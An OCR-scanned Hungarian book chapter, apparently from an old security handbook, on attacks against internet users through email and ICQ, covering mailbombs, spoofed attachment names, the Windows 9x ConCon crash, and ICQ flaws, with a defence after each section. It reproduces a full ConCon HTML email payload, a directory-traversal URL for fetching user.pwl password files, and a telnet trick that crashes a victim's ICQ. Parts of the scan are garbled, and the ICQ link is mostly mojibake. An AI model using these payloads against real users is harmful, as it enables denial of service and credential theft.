8. fejezet - Tartalom

8 *Támadások az internet-felhasználók ellen*

Az internetet használók száma folyamatosan növekszik, egyre újabb és újabb szolgáltatásokat kínálnak a számukra, és a tartalmak is mind vonzóbbakká válnak. A legtöbbek életéből már nem maradhat ki ez a médium. Az internet-eléréssel azonban növekednek azok a veszélyek, amelyeknek a saját PC-nk vagy akár a hálózat is ki van téve. Ez a fejezet az internet-használat veszélyeinek és kockázatainak reálisabb felbecsülésében próbál segíteni. Kiderül, hogyan és milyen változatokban hajtanak végre támadásokat felhasználók ellen. A különböző trójai- és víruslehetőségekről itt már nem beszélünk, ezeket az adott témának szentelt fejezetek tárgyalják. Itt elsősorban az e-mailek és az ICQ biztonsági kockázatairól lesz szó.


8.1 E-mail-támadások

Az e-mailek a legfontosabb kommunikációs bázist jelentik az interneten. Ebben a tényben azonban veszélyek is rejlenek, amelyek sok felhasználóban nem is tudatosulnak, ezt pedig a hackerek kihasználják a rendszerek megtámadásához.

8.1.1 Mailbombák - túlcsordul a postafiók

A mailbombák nem jelentenek közveden veszélyt az internet-használók adataira vagy saját számítógéprendszereikre, inkább csak idegölők és zavarók. Ugyanis elég időigényes - és drága - lehet, ha az embernek hirtelen 5000 nem kívánt mail-t kell törölni a postafiókjából.

A mailbombázáshoz a támadók számos programból választhatnak. Nehéz felmérni, hogy a mailbomba-támadások mögött mennyire van stratégia. Egy egyedi felhasználónak főleg az idejét rabolhatják a bombázással, akkor boszszánthatják, ha tudják, hogy egy fontos mail-re vár. Ezt ugyanis, mivel a mailbox a támadás miatt túltelítődik, a szerver vissza fogja utasítani. Egy ilyen támadás azonban akár pénzügyileg is érinthet kisebb cégeket, amelyeknek fontos kommunikációs eszközt jelent az internet. Képzeljük csak el egy online bolt üzemeltetőjének a helyzetét, aki nem kapja meg a megrendelés-maileket, mert mailbomba-támadás áldozata lett.



E-mail-bombázó Arzytól

A támadó anonim marad

Hogy a mailbomba-támadások áldozatai nem tudnak közvetlenül a tettesekre támadni, az a mailbombázók által gyakran használt SMTP és Telnet internetprotokollok (lásd *az Alapok* fejezetet) felépítésén múlik. Ezek az adatátviteli protokollok az ASCII karakterkészletre korlátozzák a tartalmukat, tehát csak egyszerű szöveget szállítanak. Ennek alapján nem nyújtanak lehetőséget arra, hogy a feladó adatait ellenőrizni lehessen, sőt még arra is van mód, hogy valaki hamis feladócímet adjon meg!

A mailbombázók sajátos képességei tehát nemcsak abban nyilvánulnak meg, hogy szinte egyidejűleg hallatlanul nagy számú mail-t tudnak küldeni a kívánt címre, hanem abban is, hogy anonimek maradnak, vagy - választás szerint - hamis feladócímet is meg tudnak adni.

Ennek természetesen az a következménye, hogy a címzett postafiókja hamar túllépi a maximális kapacitását, és nem tud több mail-t fogadni. S bizony roppant időrabló ténykedés eltávolítani a többnyire különösebb tartalom nélküli mail-ek százait.

így működnek a mailbombák

Ahhoz, hogy a címzetteknek továbbítsák a mail-eket, a mailbombázó programoknak több szerverrendszert is meg kell adni, amelyek, az akaratuk ellenére, postásként fognak működni. Ezt egyébként azért teszik, hogy felgyorsítsák az akár 10 ezer mail továbbítását, és a munkát felosszák több különböző szerver között. Ezáltal az egyes mail-szerverek túlterhelésének a kockázata is csökken. Ráadásul egy ilyen tranzakció egyeden szerveren keresztül talán túl feltűnő lenne, s a további mail-akciókat zárolni lehetne erről a szerverről!


Az utóbbi időben egyre több mailbomba-támadás összpontosít cégekre, amelyek agresszív reklámjaikkal tűnnek fel az interneten.

Mailbomba-védelem

A német online szolgáltatók, mint az *AOL* vagy a *GMX,* felhasználói biztosan jól ismerik az előbb említett mailreklámot, az úgynevezett spam-et. A szervezett mailbomba-akciók ezeknek a cégeknek a mail-postafiókjaira gyakran sikeresnek bizonyultak! Ezért a legtöbb mailszolgáltató ügyfél-postafiókjain ki lehet választani az *antí-spam* opciót. Ez megakadályozza, hogy az elképesztő tömegű mail egyáltalán továbbítódjon a felhasználóhoz.

8.1.2 A fájlmelléklet kitömése

Vírusok és trójaik küldésénél a hackerek állandóan szembesülnek azzal a problémával, hogy a nyilvános ismeretterjesztés hatására sok felhasználó már tudja, hogy az **.EXE, *.COM, *.BAT* nevű mail-mellékletek veszélyesek lehetnek. Ezért gyakran egy trükkhöz folyamodnak, hogy álcázzák a csatolt fájlt.



Ártatlannak tűnik - egy mail kipufferolt fájlmelléklete

A csatolt fájl, a merevlemezre mentve, a következőképpen néz ki:
Profil.doc exe

A hosszúsága miatt (amit az üres karakterek okoznak) az Outlook csak a *Profil.doc-ot* mutatja, így a felhasználó feltételezheti, hogy csak egy hagyományos Word-dokumentumról van szó, amit közvetlenül is meg lehet nyitni az Outlookból, anélkül, hogy előzőleg a merevlemezre kellene menteni.


Természetesen ebben az esetben azonnal elindul a megfelelő program, és feltelepül az esetleg hozzáfűzött vírus vagy trójai.

A csatolt fájlok elleni védelem

A fent bemutatott fájlmellékletet nyilvánvalóan nem a Word dokumentum ikonja jelöli. *A felhasználó tehát figyeljen a megfelelő ikonra!*

Persze az elszánt hacker az olyan programokkal, mint a *Sub7* (lásd a trójaiakról szóló fejezetet), még Word-ikont is tud varázsolni. Általánosságban érvényes, hogy először mentsük merevlemezre és ellenőriztessük vírusvizsgálóval az ismeretlen forrásból származó mail-ek csatolt fájljait. Ezen kívül a Microsoft a **http://windowsupdate.microsoft.com/** címen egy Outlook-frissítést is kínál, amely még a mail-hez csatolt fájlok futtatása előtt figyelmeztetést küld a gyanús fájloknál.

Figyelmeztető üzenet az Outlooktól, megkérdőjelezhető fájlcsatolásoknál



8.1.3 AConCon bug


A csatolt fájlok mellett a mail-éknek is lehet veszélyes tartalmuk. Egy példa erre a híres Windows *ConCon bug*. Ez a Windows 95/98/98 SE Windows kernelének egy hibájára épül, amely a foglalt eszköznevek meghívására vonatkozik. A ConCon „nagy kék halált" okoz, és újra kell indítani a PC-t. Ez veszélyes lehet a nem mentett adatok miatt. Az is ismert, hogy ennek a hibának a többszöri fellépése kárt okozhat a Windows kernelben, aminek az a következménye, hogy újra kell installálni az operációs rendszert.

A ConCon mail-ékben terjed beágyazott HTML-fájlokon keresztül, amelyek például így nézhetnek ki:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD W3 HTML//EN">
<HTML>
<HEAD>

<META content=3Dtext/html;charset=3Diso-8859-l =
http-equiv=3DContent-Type><BASE=20
href=3Dftle://C: \Con \Con \>
<STYLE>
<'-
body, UL, OL, DIR, MENU, DIV, DT, DD, ADDRESS,
   BLOCKQUOTE, PRE, BR, P, =
LI
{
color: FF3300;
font-size: 20pt;
font-weight: regular;
font-family: "Tempus Sans ITC", "Comic Sans MS", "Arial";=20
}
hl
{
color: FF3300;
font-size: 30pt;
font-weight: regular;
font-family: "Tempus Sans ITC", "Comic Sans MS", "Ariar;=20
}
hl
{
color: FF3300;
font-size: 24pt;
font-weight: regular;
font-family: "Tempus Sans ITC", "Comic Sans MS", "Arial";
}
?
</STYLE>

<META content=3D'"MSHTML 4.72.3110.7"!
  name=3DGENERATOR>
</HEAD>
<BODYbgColor=3D#99ccffleftMargin=3D30topMargin=3D5>
<DIV> </DIV>
<CENTER><IMG align=3Dcenter alt=3D"Elfuthatsz,"
  height=3D116=20
src=3Dcid:005001bfc591$8d8c9fOO$23b02fd5@lol.telekabel.de=20
width=3D617></CENTER><BR><BR><BR>
<CENTER>
<Hl>Elfuthatsz, de el nem menekülhetsz=20
  előlem!<TOPMARGIN=3D1 50></H1Yó></CENTER><BR><CENTER>
<IMG src= "\C: \Con \Con.gif>
<P>Üzenetet ide beilleszteni.</P></CENTER></BODY></HTML>
```



ConCon-mailnézet egy erre a búgra rezisztens Windows 2000-rendszeren

Ezt a mailt elég kijelölni és belenézni, hogy a számítógép lefagyjon, és újra kelljen indítani.

Megjegyzés: A mail-támadásoktól eltekintve a számítógép *Indítópult* mappájába is előszeretettel másolnak ConCon-fájlt. Így a rendszer nem tud elindulni, minden alkalommal elindul ez a fájl, és a gép lefagy.

Védelem a ConCon ellen

A http://www.microsoft.com/downloads/release.asp?ReleaseID=193 89 címen a Microsofttól letölthető egy patch a bug kijavításához.

8.2 ICQ - praktikus és veszélyes

Az „I seek you" egy kommunikációs eszköz, amely, miután nagyon kényelmes és felhasználóbarát, az IRC (InternetRelayChat) mellett az internet egyik legtöbbet használt chatrendszerévé fejlődött. A kliense a legkülönbözőbb platformokon megtalálható. A leggyakrabban használt Windows-kliens mellett Linux alatt is több kliens létezik, sőt MacOS-hoz és BeOS-hoz is van ilyen.


Az ICQ minden felhasználója egy saját számot kap, amikor bejelentkezik a kommunikációba. Ez a szám a *Universal Identifier Number,* vagy egyszerűen a *UIN*. Tulajdonképpen a címünkhöz vagy az IP-nkhez hasonlítható, mert a felhasználókat a UIN-on keresztül tudják más felhasználók megtalálni és azonosítani. Manapság már majdnem 150 millió szám létezik. Ha egy másik felhasználót keresünk, egyszerűen a *Find User* alatt megadjuk a nevét, az e-mail címét vagy a UIN-t, és kapcsolatba léphetünk vele.

A kapcsolati listára minden felhasználót bejegyezhetünk, akikkel rendszeresen szeretnénk kapcsolatot tartani. A státuszon lehet látni, hogy ki van online-ban, ofíline-ban, vagy ki akarja, hogy pillanatnyilag békén hagyják.

Az ICQ-kliensen egy session közben megváltoztathatjuk a saját státuszunkat, a választék az *Online,* az *Offline,* az *Away* és az *Invisible,* hogy csak a fontosabbakra szorítkozzunk.

1. Windows ICQ Client v. 2000b
2. ICQ-pager-értesítés egy Sub7 szerveren
3. ICQ message-window

Az ICQ kiszolgálóelemei és egy Sub7 szerver -üzenet



8.4.1 Az ICQ - biztonsági kockázat?

Az utóbbi időben elszaporodtak azok a vélemények, amelyek biztonsági kockázatként jelölik meg az ICQ-t, és a kérdésre, hogy „Van-e ICQ-d?" egyre gyakrabban kapjuk azt a választ, hogy „Nem, mert túl veszélyes". Az ICQ legnagyobb veszélye tulajdonképpen abban rejlik, hogy a támadónak információkat szolgáltat az áldozatról. Ezek közül is egyértelműen az IP a legfontosabb. Az IP kiadása ugyan különböző beállításokkal megakadályozható (a 99b verziótól egy másikat is lehet megtévesztésként mutatni), de az interneten egyre több program található, amelyek kikerülik ezeket a beállításokat, és a támadóknak szállítják a megfelelő információkat. Ezért ez sem jelent biztos védelmet.

Ráadásul az ICQ-t ért különböző remote-buffer-overflow-k és DoS-támadások is ismertek. Ezeket a hálóról származó eszközökkel lehet végrehajtani. Azok a támadások is kedveltek, amelyeknél a támadó üzenetek sokaságával bombázza az áldozatot (lásd ebben a fejezetben, a Mailbombák alatt, hogy ez mit jelent). Az ICQ biztonsági kockázata azonban sokkal inkább annak a rendszernek a biztonságosságán múlik, amelyen a kliens fut, mint magán az ICQ-networkön. A felhasználóknak észnél kell lenniük, hogy kinek adnak engedélyt és kinek nem a kontaktlistájukhoz.

8.4.2 Milyen biztonsági rések vannak?

Korrupt linkek

A különböző linkek megnyitása az ICQ-felhasználónál aktiválhat egy fájlt, például egy trójait vagy egy vírust. Bizonyos parancsokkal összefüggésben azonban az egész merevlemezt is formattálhatják. Egy ilyen támadást hajtottak végre például tesztcélokból egy Windows 98 és egy 2000 platform „ellen". A link így nézhet ki:

```
http://www.yahoo.com/link.asp?
ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
*-ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
^A£)A£)A£)A£)A£)A£)ᵥA£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)ᵥA£)A£)A£)A£)A
*DᴬDᴬDᴬDᴬD
ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
^•ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
*ᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬ
*»DᴬDᴬDᴬDᴬD
ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
ta»A£)A£)A£)A£)A£)A£)A£)A£)
*-ᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬ
DᴬDᴬDᴬDᴬD
ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
*ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
h»ᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬ
|*>DᴬDᴬDᴬDᴬD
ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
i*-ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
^A£)A£)A£)A£)A£)A£)ᵥA£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)ᵥA£)A£)A£)A£)A
*»DᴬDᴬDᴬDᴬD
ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
*ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
^ᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬ
DᴬDᴬDᴬDᴬD
^A£)A£)A£)A£>A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A£)A
*-DᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
*ᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬ
DᴬDᴬDᴬDᴬD
ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
*»ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
^ᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬ
*-DᴬDᴬDᴬDᴬD
ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
*-ᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬD
^ᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDᴬDvᴬDᴬDᴬDᴬDᴬ
DᴬDᴬD!Ü!
 pl   A£)A£)A£)A£)A£)ᵥA£)A£)A£)»
```

Védelem

Ez ellen úgy lehet védekezni, hogy az ICQ-kliensünket úgy állítjuk be, hogy azonnal eldobja az ismeretlen linkeket, amelyeket nekünk küldenek.

Fájlnevek kitömése az ICQ 99 alatt

Ahogy mailben, úgy ICQ-val is lehet fájlokat küldeni és fogadni. És itt is működik az ott már leírt trükk: tegyük fel, hogy a támadó küld a usernek egy fájlt, egy trójait vagy egy vírust stb. Ha elküldi ezt a fájlt, a fogadónál megjelenik egy popup ablak a fájl megnevezésével és más, itt nem lényeges információkkal.

A trükk a következő: a támadó kitömi a *def.jpg.exe* fájl nevét egy sor üres karakterrel, pl. *def.jpg*   *.exe*

Az exe fájlból semmit sem látni

Incoming File Request [No More Events]

From

Nick Name: Crow

EMail: tv@sub7.de

ICQ# : 30675051

Date: 01.11.2001

Time: 22:50

File Request

Description:

Name: def.jpg

Size: 115 Kb

Így a popup ablakban már nincs elég hely, és a tulajdonképpeni végződés, az *.exe* már nem látható. Az *.exe* végződés helyett csak a *-jpg-et* látjuk. A felhasználó azt gondolja, hogy tényleg csak egy képet akarnak küldeni neki. Ha a támadó például egy trójait vagy egy vírust használt, akkor a felhasználóból, ha elfogadja és végrehajtja a fájlt, könnyen áldozat lesz.

Védelem

Ez a bug az ICQ 2000-ben már nincs benne. Ezért a legjobb védekezés *az aktuális verzióra történő frissítés.*

User hozzáfűzése engedély nélkül

Az ICQ jóváhagyása időnként elég terhes a támadóknak, ha egy áldozatot akarnak felvenni a kontaktlistájukra, anélkül, hogy az áldozat ezt észrevenné. Az interneten ehhez egész sor tool és crack van, amelyek lehetővé teszik a felhasználó felvételét a kapcsolati listára anélkül, hogy ő bármit is észrevenne ebből.

Rendesen ugyanis kap egy értesítést, amely közli, hogy felkerült egy listára. Ezt a problémát elkerülendő, a támadónak a következő lehetőségei vannak.

Letölt magának egy ICQ-cracket az internetről, inaktiválja az ICQ-t, megpatcheli a crackkel, és megpróbál hozzáfűzni egy felhasználót. Ha ez sikerült, a *Find User-rel* megkeresi azt az UIN-t, amelyet hozzá akar fűzni,. Amint az ICQ a kérdésre pozitív választ ad, egyetlen kattintással kijelöli a személy nevét.


Ezután meg kell szakítani a kapcsolatot a hálóval. Ha ezt elintézte, a *Next-re* kattint. Az ICQ hibajelzéseket ad, amelyek azt mondják, hogy az ICQ nem tud üzeneteket küldeni. Mire minden hibaüzenetet tudomásul vettek, a támadó már ott van a kívánt személy kapcsolati listáján, ráadásul anélkül, hogy az erről bármit is tudna.

Most teljes nyugalomban megfigyelheti az áldozatát, vagy ha akarja, akár meg is támadhatja.

Védekezés

Az ICQ rendszeresen dolgozik chat-rendszere biztonságán, és most is megjegyzendő, hogy *a rendszeres frissítés* legalább rövid távon védelmet kínál.

Itt az IP!



Az ICQ lefagyasztása

Zensax ICQ alatt megmutathatjuk más felhasználóknak, hogy működtetünk-e webszervert a rendszerünkön. Ezt többnyire a fenti ikonra történő kattintással vagy a **http://ipdesusers.** linkkel lehet elérni.

Egy ilyen jel a hackernek égből pottyant ajándék, amit gyakran ki is használ, hogy megtámadja ezeket a rendszereket.

Az így jelzett webszerver ugyanis behatolási pontot nyújthat a támadónak. Egy erre a célra szívesen használt eszköz a *UIN-IP.* Ez az ICQ-path megadása után a kontaktlistára bejegyzett userek minden IP-jét visszaadja.

Vagy a támadó a partnerrel való beszélgetés közben egyszerűen beírja a parancssorba: *netstat -n,* hogy többet megtudjon a chat-partneréről.

Ha a hackernek csak az áldozat IP-je van meg, a parancssorba a következőt írja: *Telnet 217.82.172.40:80,* ahol a 217.82.172.40-et a megtalált IP-re cseréli.

Ezután egyszerűen *Quit-et* ír a Telnet kliensbe. Ezáltal az áldozat ICQ-ja bezáródik, és egy idő múlva nem jelenik meg online-ként.

Ez egy jó példa volt az ICQ kliens még fennálló bizonytalanságaira.

Megnézni egy felhasználó fájljait

Itt megintcsak előfeltétel, hogy a felhasználó egy webszervert telepített, és a hacker ismerje az IP-jét.

Most például beírhatná a böngészőjébe:

http:// 217.82.172.40 /.html/..... user.pwl,

ahol a 217.82.172.40 az áldozat IP címe. A pontok a könyvtárakat jelölik, amelyekre váltani kell, hogy a C:\-hez jusson. Most a támadó a számítógépére tudja menteni a kiválasztott fájlokat.

Természetesen ez csak egy példa, mert a támadó nem fogja ismerni a pontos könyvtárstruktúrát. A legtöbb esetben azonban a Windows szabvány könyvtárstruktúrája fordul elő, így a jelszavak elérésére is van lehetőség.

Védekezés

Ha webszervert kell futtatnunk, ne használjuk ezen a gépen az ICQ-t.